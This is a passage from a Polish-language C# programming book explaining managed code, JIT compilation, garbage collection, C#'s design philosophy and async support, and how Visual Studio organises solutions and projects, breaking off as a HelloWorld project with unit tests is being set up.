W przypadku kodu zarządzanego to środowisko uruchomieniowe, a nie kompilator generuje kod maszynowy wykonywany następnie przez procesor. Dzięki temu środowisko uruchomieniowe jest w stanie dostarczać usługi, których udostępnianie w tradycyjnym modelu działania byłoby trudne lub nawet niemożliwe. Kompilator generuje pośrednią formę kodu binarnego, tak zwany **język pośredni** (ang. *intermediate language*, w skrócie: *IL*), natomiast środowisko uruchomieniowe tworzy wykonywalny kod binarny w trakcie działania programu.

Być może najbardziej zauważalną korzyścią, jaką zapewnia model bazujący na użyciu kodu pośredniego, jest to, że wyniki generowane przez kompilator nie są powiązane z żadną konkretną architekturą procesorów. Można zatem napisać komponent .NET, który będzie działał w 32-bitowej architekturze x86 używanej przez komputery PC od wielu lat, lecz również będzie go można używać w nowszej architekturze 64-bitowej (x64) oraz w całkowicie odmiennych architekturach, takich jak ARM lub Itanium. W przypadku języka, którego kod jest kompilowany bezpośrednio do kodu maszynowego, konieczne byłoby wygenerowanie osobnych plików binarnych dla każdej z tych architektur. .NET pozwala skompilować jeden komponent, który nie tylko będzie mógł działać w tych wszystkich architekturach, lecz także w architekturach, które nawet nie istniały w momencie, gdy był on tworzony (oczywiście zakładając, że zostanie dla nich opracowane odpowiednie środowisko uruchomieniowe). Ujmując rzecz bardziej ogólnie, jeśli tylko pojawi się jakiekolwiek usprawnienie w używanym przez CLR sposobie generowania kodu — czy to obsługa nowej architektury procesorów, czy też jakieś usprawnienie wydajności — to wszystkie języki programowania .NET Framework natychmiast będą mogły z niego skorzystać.

Sam moment, w którym CLR generuje wykonywalny kod maszynowy, może się zmieniać. Zazwyczaj wykorzystywane jest podejście nazywane komplikacją *just in time* (JIT), w którym każda funkcja jest kompilowana w trakcie działania programu, przed jej pierwszym wywołaniem. Niemniej jednak mogą być używane także inne rozwiązania. W zasadzie CLR może używać niewykorzystanych cykli procesora, by kompilować funkcje, które według niego mogą być używane w przyszłości.

(opierając się przy tym na wcześniejszym działaniu programu). Można także zastosować bardziej agresywne podejście: instalator programu może zażądać wcześniejszego wygenerowania kodu maszynowego, tak by cały program został skompilowany, zanim po raz pierwszy zostanie uruchomiony. Natomiast w przypadku programów udostępnianych za pomocą sklepu z aplikacjami firmy Microsoft, takimi jak te przeznaczone na systemy Windows 8 lub Windows Phone, istnieje nawet możliwość, by to sklep kompilował kod, zanim zostanie on przesłany na komputer lub urządzenie użytkownika. Istnieje także możliwość, że CLR czasami ponownie wygeneruje kod w trakcie działania programu, jakiś czas po jego początkowej komplikacji JIT. Takie działania mogą być zainicjowane przez narzędzia diagnostyczne, lecz również CLR może przeprowadzić ponowną komplikację, by lepiej zoptymalizować kod pod kątem sposobu jego używania. Taka rekompilacja, mająca na celu zapewnienie lepszej optymalizacji, nie jest udokumentowaną cechą CLR, jednak zwirtualizowany charakter zarządzanego wykonywania kodu został zaprojektowany właśnie po to, by umożliwić wykonywanie takich działań w sposób niewidoczny dla naszego kodu. Od czasu do czasu można odczuć działanie takich mechanizmów. Na przykład zwirtualizowane wykonywanie pozostawia pewną dowolność wyboru momentu, w którym środowisko wykonawcze będzie przeprowadzać określone czynności inicjalizacyjne; czasami wyniki takich optymalizacji można zaobserwować pod postacią zaskakującej kolejności działania naszego kodu.

Niezależna od procesora komplikacja JIT nie jest jedyną korzyścią, jaką zapewnia stosowanie kodu zarządzanego. Największą zaletą jest zestaw usług udostępnianych przez środowisko uruchomieniowe. Jedną z najważniejszych spośród usług jest zarządzanie pamięcią. Środowisko uruchomieniowe udostępnia **mechanizm odzyskiwania pamięci** (ang. *garbage collector*) — usługę, która automatycznie zwalnia niepotrzebną już pamięć. Oznacza to, że w większości przypadków nie będziemy musieli pisać kodu, który jawnie zwraca pamięć systemowi operacyjnemu, kiedy już skończymy jej używać. Zależnie od tego, którego języka programowania używaliśmy wcześniej, możliwość ta będzie zupełnie nieistotna bądź też całkowicie zmieni sposób pisania kodu.

### OSTRZEŻENIE

Choć mechanizm odzyskiwania pamięci potrafi zająć się większością zagadnień i problemów związanych z zarządzaniem pamięcią, to jednak możemy pokonać jego heurystyczne procedury — czasami przypadkowo tak właśnie się dzieje. Szczegółowe informacje na temat działania tego mechanizmu zostały podane w [Rozdział 7](#).

W kodzie zarządzanym wszechobecne są informacje o typach. Format plików

narzucany przez CLI wymaga zamieszczania tych informacji, gdyż umożliwiają one stosowanie pewnych mechanizmów w środowisku uruchomieniowym. Na przykład .NET Framework udostępnia różne automatyczne usługi do serializacji danych; pozwalają one na zapisywanie obiektów w formie binarnych lub tekstowych reprezentacji ich stanu, które następnie można ponownie przekształcić na obiekty, być może nawet na innym komputerze. Działanie takich usług bazuje na pełnym i precyzyjnym opisie struktury obiektu — czyli informacjach, których dostępność w kodzie zarządzanym jest zagwarantowana. Jednak informacje o typach danych mogą być używane także na inne sposoby. Na przykład platformy do przeprowadzania testów jednostkowych mogą ich używać do sprawdzania kodu w projektach testowych i odnajdywania wszystkich napisanych testów. Operacje tego typu bazują na udostępnianych przez CLR usługach **odzwierciedlania** (ang. *reflection*), które zostały opisane w [Rozdział 13](#).

Dostępność informacji o typach umożliwia także stosowanie ważnego mechanizmu bezpieczeństwa. Środowisko uruchomieniowe może sprawdzać kod w celu zapewnienia jego bezpieczeństwa i w pewnych sytuacjach odmówić wykonania niebezpiecznej operacji. (Jednym z przykładów takiego niebezpiecznego kodu są fragmenty programu wykorzystujące wskaźniki — podobne do tych z języka C. Arytmetyka wskaźników jest w stanie utrudnić działanie systemu typów, a to z kolei może doprowadzić do ominięcia mechanizmów bezpieczeństwa. Język C# udostępnia możliwość korzystania ze wskaźników, jednak powstający w ten sposób niebezpieczny kod uniemożliwi działanie mechanizmów kontroli bezpieczeństwa typów). .NET Framework można skonfigurować w taki sposób, by tylko określony kod, nazywany kodem godnym zaufania, mógł korzystać z niebezpiecznych możliwości. Dzięki temu możliwe jest pobieranie i wykonywanie na lokalnym komputerze kodu .NET pochodzącego z potencjalnie niebezpiecznych i niegodnych zaufania źródeł (takich jak dowolne witryny WWW) bez ryzyka zagrożenia bezpieczeństwa komputera. Model ten jest domyślnie używany przez przeglądarkę WWW stosowaną w technologii Silverlight, gdyż umożliwia umieszczenie na witrynach WWW kodu .NET, który następnie będzie pobierany i wykonywany na komputerach użytkowników, co wymaga uzyskania pewności, że kod ten nie doprowadzi do powstania żadnej luki w systemie zabezpieczeń. Przeglądarka ta korzysta zatem z zamieszczonych w kodzie informacji o typach, by upewnić się, czy są spełnione wszystkie reguły bezpieczeństwa typów.

Choć ścisły związek C# ze środowiskiem uruchomieniowym jest jedną z jego najważniejszych cech, to jednak nie jest jedyną. Podobny związek występuje pomiędzy językiem Visual Basic i CLR, jednak C# odróżnia od Visual Basica coś więcej niż tylko składnia: ma on nieco odmienną filozofię.

## Ogólność jest ważniejsza od specjalizacji

C# preferuje możliwości ogólnego przeznaczenia, a nie te bardziej wyspecjalizowane. Od momentu powstania tego języka Microsoft aktualizował go już kilkukrotnie, a tworząc nowe możliwości, jego projektanci zawsze mieli na myśli konkretne scenariusze. Pomimo to dokładali wszelkich starań, by zapewnić, że każdy nowy, dodawany element języka będzie przydatny także poza tymi scenariuszami, z myślą o których został stworzony.

Na przykład jednym z podstawowych celów udostępnienia wersji C# 3.0 była chęć zapewnienia, by dostęp do baz danych stał się bardziej zintegrowany z językiem. Stworzona w tym celu technologia *Language Integrated Query* (LINQ) bez wątpienia spełnia to założenie, a firmie Microsoft udało się to osiągnąć bez dodawania do języka jakiekolwiek bezpośredniej obsługi dostępu do danych. Zamiast tego dodano grupę pozornie różnorodnych możliwości. Można do nich zaliczyć lepsze wsparcie dla idiomów programowania funkcyjnego, możliwość dodawania nowych metod do istniejących typów bez konieczności stosowania dziedziczenia, obsługę typów anonimowych, możliwość pobierania modelu obiektów reprezentującego strukturę wyrażenia oraz określenie składni zapytań. Ostatnia z tych możliwości jest w oczywisty sposób związana z dostępem do danych, jednak w przypadku pozostałych wskazanie takiego powiązania jest znacznie trudniejsze. Pomimo to wszystkich tych rozwiązań można używać wspólnie, znacznie sobie w ten sposób ułatwiając realizację niektórych zadań związanych z dostępem do danych. Jednak każda z tych możliwości jest także bardzo użyteczna sama w sobie, dzięki czemu poza dostępem do danych można ich także używać w wielu innych sytuacjach. Na przykład C# 3.0 znacznie ułatwia przetwarzanie list, zbiorów oraz wszelkich innych grup obiektów, gdyż nowe możliwości pozwalają operować na kolekcjach obiektów pochodzących z dowolnych źródeł, a nie tylko z baz danych.

Być może najlepszym przykładem tej filozofii preferującej ogólność jest pewna cecha języka, którą posiada Visual Basic, lecz której nie zdecydowano się zaimplementować w C#. W Visual Basicu bezpośrednio w kodzie programu można umieszczać kod XML, podając w ten sposób wyrażenia, które w trakcie działania programu będą używane do wyliczania wartości stosowanych następnie w pewnych fragmentach treści. Po skompilowaniu powstaje kod, który w trakcie działania programu generuje kompletny kod XML. Visual Basic posiada także wbudowane możliwości tworzenia zapytań służących do pobierania danych z dokumentów XML. Zastanawiano się, czy analogicznych możliwości nie wprowadzić w języku C#. Dział badań firmy Microsoft stworzył nawet rozszerzenia języka C# pozwalające na takie osadzanie kodu XML; zostały one zademonstrowane publicznie na jakiś czas przed udostępnieniem analogicznych rozwiązań w języku Visual Basic. Niemniej jednak mechanizmy te nie zostały dodane do C#. Możliwości, jakie oferują, są stosunkowo wyspecjalizowane, gdyż przydają się

jedynie podczas przetwarzania dokumentów XML. Jeśli chodzi o pobieranie danych z kodu XML, język C# udostępnia te możliwości za pośrednictwem technologii LINQ bez konieczności wprowadzania jakichkolwiek rozwiązań powiązanych bezpośrednio z XML-em. Popularność XML-a znacznie przygasła, od kiedy zaczęto kwestionować jego koncepcję, co nastąpiło, gdy okazało się, że pod wieloma względami znacznie lepszy jest format JSON (choć bez wątpienia za kilka lat także i on straci popularność na korzyść jakiegoś innego rozwiązania). Gdyby możliwość osadzania kodu XML trafiła jednak do języka C#, to aktualnie byłaby traktowana jako nieco anachroniczna ciekawostka.

Jednak w C# 5.0 pojawiły się pewne możliwości, które można uznać za stosunkowo mocno wyspecjalizowane. I faktycznie zostały one wprowadzone tylko w jednym celu. Niemniej jednak jest to bardzo ważny cel.

## Programowanie asynchronousne

Najważniejszą nowością wprowadzoną w C# 5.0 jest wsparcie dla programowania asynchronousnego. Platforma .NET Framework zawsze udostępniała asynchronousne interfejsy programowania aplikacji (czyli takie, w których wywołanie metody może się zakończyć, nim operacja zostanie w całości wykonana). Asynchronousność jest szczególnie istotna w przypadku wykonywania operacji wejścia-wyjścia, które mogą zabierać dużo czasu i niejednokrotnie nie wymagają od procesora żadnego zaangażowania z wyjątkiem rozpoczęcia i zakończenia całej operacji. Proste, synchroniczne API, w którym wywołania nie kończą się, zanim operacja nie zostanie wykonana, mogą być w takich przypadkach nieefektywne. Zmuszają one wątek do oczekiwania, co w środowiskach serwerowych może prowadzić do spadku wydajności, a w przypadku aplikacji klienckich także są nieprzydatne, gdyż sprawiają, że interfejs użytkownika przestaje sprawnie działać.

Problem z bardziej wydajnymi i elastycznymi asynchronousnymi API zawsze polegał na tym, że korzystanie z nich jest znacznie trudniejsze niż z ich synchronicznych odpowiedników. Jednak obecnie, jeśli tylko asynchronousny API jest zgodny z pewnym wzorcem, to korzystający z niego kod C# może być niemal równie prosty co kod korzystający z API synchronicznego.

Choć wsparcie dla działań asynchronousnych jest raczej wyspecjalizowaną możliwością C#, to jest także stosunkowo elastyczne. Pozwala na korzystanie z biblioteki TPL (Task Parallel Library) wprowadzonej w .NET 4.0, lecz te same możliwości języka współpracują także z nowymi, asynchronousnymi mechanizmami wprowadzonymi w WinRT (czyli API służącym do pisania aplikacji działających według nowego stylu, wprowadzonym w systemie Windows 8). Ponadto jeśli chcemy pisać swoje własne mechanizmy asynchronousne, możemy to

zrobić w taki sposób, by mogły one być wykorzystywane przez wbudowane asynchroniczne możliwości języka C#.

W tym podrozdziale opisałem najważniejsze cechy języka C#, jednak firma Microsoft oferuje coś więcej niż jedynie język i środowisko uruchomieniowe. Istnieje także zintegrowane środowisko programistyczne, które może nam pomóc w pisaniu, testowaniu, debugowaniu i pielęgnacji naszego kodu.

## Visual Studio

Visual Studio jest zintegrowanym środowiskiem programistycznym firmy Microsoft. Jest ono dostępne w różnych wersjach, zaczynając od całkowicie darmowej, a kończąc na wyjątkowo drogiej. Wszystkie z nich zapewniają podstawowe narzędzia, takie jak edytor tekstów, narzędzia do budowania kodu oraz debugger, jak również wizualne narzędzia do tworzenia interfejsu użytkownika. Właściwie nie ma konieczności używania Visual Studio — system budowania aplikacji stanowiący fragment .NET Framework można także obsługiwać z poziomu wiersza poleceń; zatem teoretycznie można by używać dowolnego edytora. Niemniej jednak Visual Studio jest środowiskiem wybieranym przez większość programistów używających C#, dlatego też zacznę od krótkiego przedstawienia, jak należy z niego korzystać.

### PODPOWIĘDŹ

Darmową wersję Visual Studio (która jest określana jako wydanie Express) można pobrać ze strony <http://www.microsoft.com/express>.


Każdy projekt aplikacji pisanej w C#, może z wyjątkiem tych najbardziej trywialnych, będzie zawierał wiele plików źródłowych, a w Visual Studio wszystkie te pliki będą należały do *projektu*. Każdy projekt generuje pojedynczy wynik, nazywany **celem** (ang. *target*). W najprostszym przypadku tym celem może być pojedynczy plik, plik wykonywalny bądź biblioteka<sup>[3]</sup>. Jednak projekty C# mogą także generować znacznie bardziej złożone wyniki. Na przykład niektóre projekty tworzą witryny WWW. Taka witryna będzie się zazwyczaj składać z wielu plików, jednak łącznie reprezentują one jedną całość — konkretną witrynę. Wyniki projektu będą zazwyczaj wdrażane jako jedna jednostka, nawet jeśli składa się na nie wiele plików.

Pliki projektów zazwyczaj mają rozszerzenie kończące się na *proj*. Na przykład projekty C# mają rozszerzenie *.csproj*, a projekty C++ rozszerzenie *.vcxproj*. Jeśli przejrzymy te pliki przy użyciu edytora tekstów, przekonamy się, że zazwyczaj zawierają one kod XML. (Choć nie zawsze tak się dzieje. Visual Studio zapewnia

duże możliwości rozszerzania, a każdy rodzaj projektu jest definiowany przez **system projektu**, który może korzystać z dowolnie wybranego formatu, niemniej jednak domyślnym językiem jest właśnie XML). Pliki te określają zawartość projektu oraz konfigurują sposób, w jaki jest on budowany. Format XML używany przez Visual Studio w plikach projektów C# może być także przetwarzany przy użyciu narzędzia *msbuild*, pozwalającego budować projekty z poziomu wiersza poleceń.

Bardzo często będziemy chcieli pracować nad całymi grupami projektów. Na przykład dobra praktyka programistyczna nakazuje tworzenie testów jednostkowych dla pisanego kodu, jednak przeważająca część tych testów nie musi być udostępniana jako element aplikacji; z tego względu zautomatyzowane testy są zazwyczaj tworzone w ramach odrębnych projektów. Mogą się także pojawić inne powody, które skłonią nas do rozdzielenia kodu aplikacji. Być może tworzony system składa się z klasycznej aplikacji oraz witryny WWW, jednak istnieją pewne komponenty używane w obu tych aplikacjach. W takim przypadku będziemy potrzebowali jednego projektu do utworzenia biblioteki zawierającej wspólny kod, kolejnego projektu do utworzenia pliku wykonywalnego aplikacji, kolejnego, w ramach którego będzie tworzona witryna, oraz trzech dodatkowych zawierających testy jednostkowe dla trzech projektów głównych.

Visual Studio ułatwia nam pracę nad powiązanymi ze sobą projektami za pomocą tak zwanych **solucji** (ang. *solution*). Solucja jest po prostu kolekcją projektów; i choć zazwyczaj projekty te są ze sobą powiązane, to jednak wcale nie muszą być — solucja jest w rzeczywistości jedynie pojemnikiem. Aktualnie wczytana solucja oraz wszystkie należące do niej projekty są wyświetlane w panelu *Solution Explorer* Visual Studio. **Rysunek 1-1** przedstawiaację solucję zawierającą dwa projekty. (W niniejszej książce używam Visual Studio 2012, które w czasie gdy powstawała ta książka, było najnowszą dostępną wersją). Główną zawartością tego panelu jest rozwijalne drzewo, pozwalające na wyświetlanie wszystkich projektów oraz tworzących je plików. Standardowo panel ten jest wyświetlany w prawym, górnym wierzchołku okna Visual Studio, niemniej jednak można go także ukryć lub zamknąć. Po zamknięciu można go ponownie wyświetlić, wybierając z menu opcję *VIEW/Solution Explorer*.



Rysunek 1-1. Panel Solution Explorer

Visual Studio może wczytać projekt, wyłącznie jeśli stanowi on część solucji. Tworząc zupełnie nowy projekt, można go dodać do istniejącej solucji, jeśli jednak tego nie zrobimy, to Visual Studio utworzy nową solucję. Jeśli spróbujemy otworzyć istniejący projekt, Visual Studio poszuka skojarzonej z nim solucji, a jeśli nie będzie w stanie jej znaleźć, to będzie nalegać na jej wskazanie lub wyrażenie zgodny na utworzenie nowej. Dzieje się tak dlatego, że wiele operacji wykonywanych w Visual Studio jest realizowanych właśnie w obrębie solucji. Jeśli budujemy kod, to zazwyczaj budujemy cały kod należący do solucji. Ustawienia konfiguracyjne, takie jak wybór celu (*Debug* lub *Release*), są kontrolowane na poziomie solucji. Globalne operacje wyszukiwania także obejmują wszystkie pliki wchodzące w skład solucji.

Sama solucja jest kolejnym plikiem tekstowym posiadającym rozszerzenie *.sln*. Ciekawe, nie jest to plik XML — plik solucji jest zwyczajnym plikiem tekstowym, choć format jego zapisu także jest rozpoznawany przez program *msbuild*. Jeśli zajrzymy do katalogu zawierającego solucję, znajdziemy w nim także plik z rozszerzeniem *.suo*. Jest to plik binarny zawierający ustawienia użytkownika, takie jak informacje o ostatnio otworzonych plikach oraz projekcie (lub projektach), który należy uruchomić w ramach sesji debugera. To właśnie ten plik zapewnia, że kiedy otworzymy projekt, wszystko będzie wyglądało mniej więcej tak jak w momencie ostatniego zamknięcia Visual Studio. Ponieważ są to ustawienia powiązane z użytkownikami, dlatego plików *.suo* zazwyczaj nie obejmuje się kontrolą wersji.

Projekt może należeć do więcej niż jednej solucji. W przypadku dużej bazy kodu stosunkowo często zdarza się korzystać z kilku solucji zawierających różne kombinacje projektów. W takich przypadkach zazwyczaj istnieje jakaś główna

solucja zawierająca wszystkie projekty, jednak nie wszyscy programiści będą chcieli dysponować ciągłym dostępem do całego kodu. Kontynuując nasz hipotetyczny przykład, można założyć, że osoby pracujące nad klasyczną aplikacją dla komputerów stacjonarnych także chcą mieć dostęp do wspólnych bibliotek, jednak najprawdopodobniej nie interesuje ich projekt witryny WWW. Dłuższy czas wczytywania i komplikacji większych solucji nie jest tu jednym problemem, może się także okazać, że większe solucje wymagają od programistów dodatkowego nakładu pracy; na przykład projekty aplikacji internetowych mogą wymagać zainstalowania lokalnego serwera WWW. Visual Studio udostępnia prosty serwer WWW, jeśli jednak projekt korzysta z możliwości charakterystycznych dla konkretnego serwera (takiego jak Internet Information Server firmy Microsoft), to zainstalowanie go i skonfigurowanie będzie konieczne, by można było prawidłowo wczytać projekt aplikacji sieciowej. W przypadku projektantów, którzy planują tworzenie jedynie tradycyjnych aplikacji, taki wymóg byłby jedynie denerwującą stratą czasu. Dlatego też całkiem sensowne byłoby stworzenie odrębnej solucji, zawierającej wyłącznie te projekty, które są konieczne do tworzenia tej aplikacji.

Mając to wszystko na uwadze, w dalszej części rozdziału pokażę, jak można utworzyć projekt wraz z solucją, a następnie w ramach wprowadzenia do języka C# pokażę różne elementy, które w Visual Studio można dodawać do nowego projektu. Pokażę także, w jaki sposób można dodawać do projektów testy jednostkowe.


#### PODPOWIEDŹ

Kolejny podrozdział jest przeznaczony dla osób, które dopiero zaczynają używać Visual Studio — niniejsza książka jest skierowana dla doświadczonych programistów, jednak nie wymaga posiadania żadnych wcześniejszych doświadczeń związanych z programowaniem w C#. Znacząca część informacji zawartych w książce przyda się osobom, które mają już doświadczenie w pracy z językiem C# i chcą dowiedzieć się czegoś więcej, a jeśli do nich należysz, to możesz jedynie pobić przejrzeć kolejny podrozdział, gdyż Visual Studio będzie Ci już znane.

## Anatomia prostego programu

Aby stworzyć nowy projekt, należy skorzystać z opcji *FILE/New/Project*<sup>[4]</sup>, a jeśli ktoś woli posługiwać się klawiaturą, to może użyć kombinacji klawiszy *Ctrl+Shift+N*. W efekcie na ekranie zostanie wyświetcone okno dialogowe *New Project*, przedstawione na [Rysunek 1-2](#). Z jego lewej strony znajduje się drzewo prezentujące dostępne rodzaje projektów pogrupowane według języka oraz typu. W tym przykładzie wybierzemy pozycję *Visual C#*, następnie zaznaczmy kategorię *Windows*, która oprócz projektu klasycznej aplikacji dla komputerów stacjonarnych zawiera także projekty **bibliotek dołączanych dynamicznie** (ang. *Dynamic Link Library* — *DLL*) oraz aplikacji konsolowych. My wybierzemy ten ostatni rodzaj

projektu.



Rysunek 1-2. Okno dialogowe New Project

U dołu okna dialogowego umieszczone jest pole tekstowe *Name*, które ma wpływ na kilka aspektów projektu. Przede wszystkim jego wartość określa nazwę pliku projektu (z rozszerzeniem *.csproj*), który zostanie utworzony i zapisany na dysku. Oprócz tego określa ona także nazwę pliku wygenerowanego podczas komplikacji projektu, choć ją można także określić w dowolnej chwili, już po utworzeniu projektu. I w końcu wartość podana w polu *Name* określa nazwę domyślnej przestrzeni nazw tworzonego kodu (już niebawem, kiedy przedstawię wygenerowany kod projektu, wyjaśnię znaczenie tej przestrzeni nazw). Visual Studio udostępnia także pole wyboru, pozwalające określić, jak ma być tworzona solucja skojarzona z projektem. Jeśli pozostawimy je niezaznaczone, to projekt i solucja będą miały tę samą nazwę i zostaną umieszczone w tym samym katalogu na dysku. Jeśli jednak planujemy dodać do nowej solucji więcej projektów, to zazwyczaj będziemy chcieli, by solucja znalazła się w swoim własnym, odrębnym katalogu, a poszczególne projekty — w jego podkatalogach. Jeśli zaznaczmy pole wyboru *Create directory for solution*, to Visual Studio właśnie w taki sposób utworzy hierarchię katalogów, a jednocześnie uaktywni pole tekstowe *Solution name*, które w razie zaistnienia takiej konieczności pozwoli nam nadać solucji inną nazwę niż projektowi.

Ponieważ planujemy dodać do solucji nie tylko projekt samej aplikacji, lecz także testów jednostkowych, zatem zaznaczymy to pole wyboru. W polu nazwy projektu wpiszemy `HelloWorld`, a Visual Studio użyje tego tekstu jako nazwy solucji, co w naszym przypadku będzie odpowiednie. Po kliknięciu przycisku *OK* zostanie utworzony nowy projekt C#. Innymi słowy, po wykonaniu powyższych czynności będziemy dysponować solucją zawierającą jeden projekt.

## Dodawanie projektów do istniejącej solucji

Aby dodać do solucji projekt testów jednostkowych, należy przejść do panelu *Solution Explorer*, kliknąć węzeł solucji (ten najwyższy) prawym przyciskiem myszy i z wyświetlnego menu kontekstowego wybrać opcję *Add/New Project*. Ewentualnie można także wyświetlić okno dialogowe *New Project*. Jeśli zrobimy to, kiedy jakaś solucja będzie już otworzona, w oknie pojawi się dodatkowe pole z rozwijaną listą, umożliwiające określenie, czy projekt należy dodać do istniejącej solucji, czy też chcemy utworzyć nową.

Poza tym jednym szczegółem okno to nie różni się od okna dialogowego, którego używaliśmy, tworząc pierwszy projekt. Teraz jednak w drzewie kategorii z jego lewej strony zaznaczamy opcje *Visual C#/Test*, a następnie wybierzemy szablon projektu *Unit Test Project*. Ponieważ ten nowy projekt będzie zawierał testy jednostkowe dla naszego pierwszego projektu — *HelloWorld* — dlatego też nazwiemy go *HelloWorld.Tests*. (Swoją drogą, nic nas nie zmusza do stosowania takiej konwencji nazewniczej, nazwa nowego projektu może być całkowicie dowolna). Po kliknięciu przycisku *OK* Visual Studio utworzy drugi projekt, a gdy to zrobi, oba zostaną wyświetlane w panelu *Solution Explorer*, którego wygląd będzie teraz przypominał ten pokazany na [Rysunek 1-1](#).


Ten dodatkowy projekt testowy będzie miał za zadanie zapewnić, że nasz główny projekt będzie działał zgodnie z naszymi oczekiwaniami. Osobiście preferuję styl programowania, w którym testy pisze się przed testowanym kodem, dlatego też zacznijmy właśnie od tego projektu. (Takie podejście określone jest czasem jako **programowanie w oparciu o testy**, ang. *test-driven development*, w skrócie TDD). Aby projekt testowy mógł robić to, czego od niego oczekujemy, musi mieć dostęp do kodu umieszczonego w projekcie *HelloWorld*. Visual Studio nie dysponuje rozwiązaniem pozwalającym mu odgadywać, jakie są zależności pomiędzy poszczególnymi projektami w solucji. Choć w naszym przykładzie są tylko dwa projekty, to gdyby Visual Studio miało samo odgadnąć, który z nich jest zależny od drugiego, zapewne odgadłoby źle, gdyż projekt *HelloWorld* generuje plik `.exe`, a projekt testowy — bibliotekę `.dll`. Najbardziej oczywiste byłoby zatem przypuszczenie, że to program `.exe` jest zależny od biblioteki `.dll`; jednak w naszym przykładzie występuje dosyć niecodzienna sytuacja, gdyż to właśnie biblioteka (czyli projekt testowy) jest zależna od kodu aplikacji.

## Odwołania do innych projektów

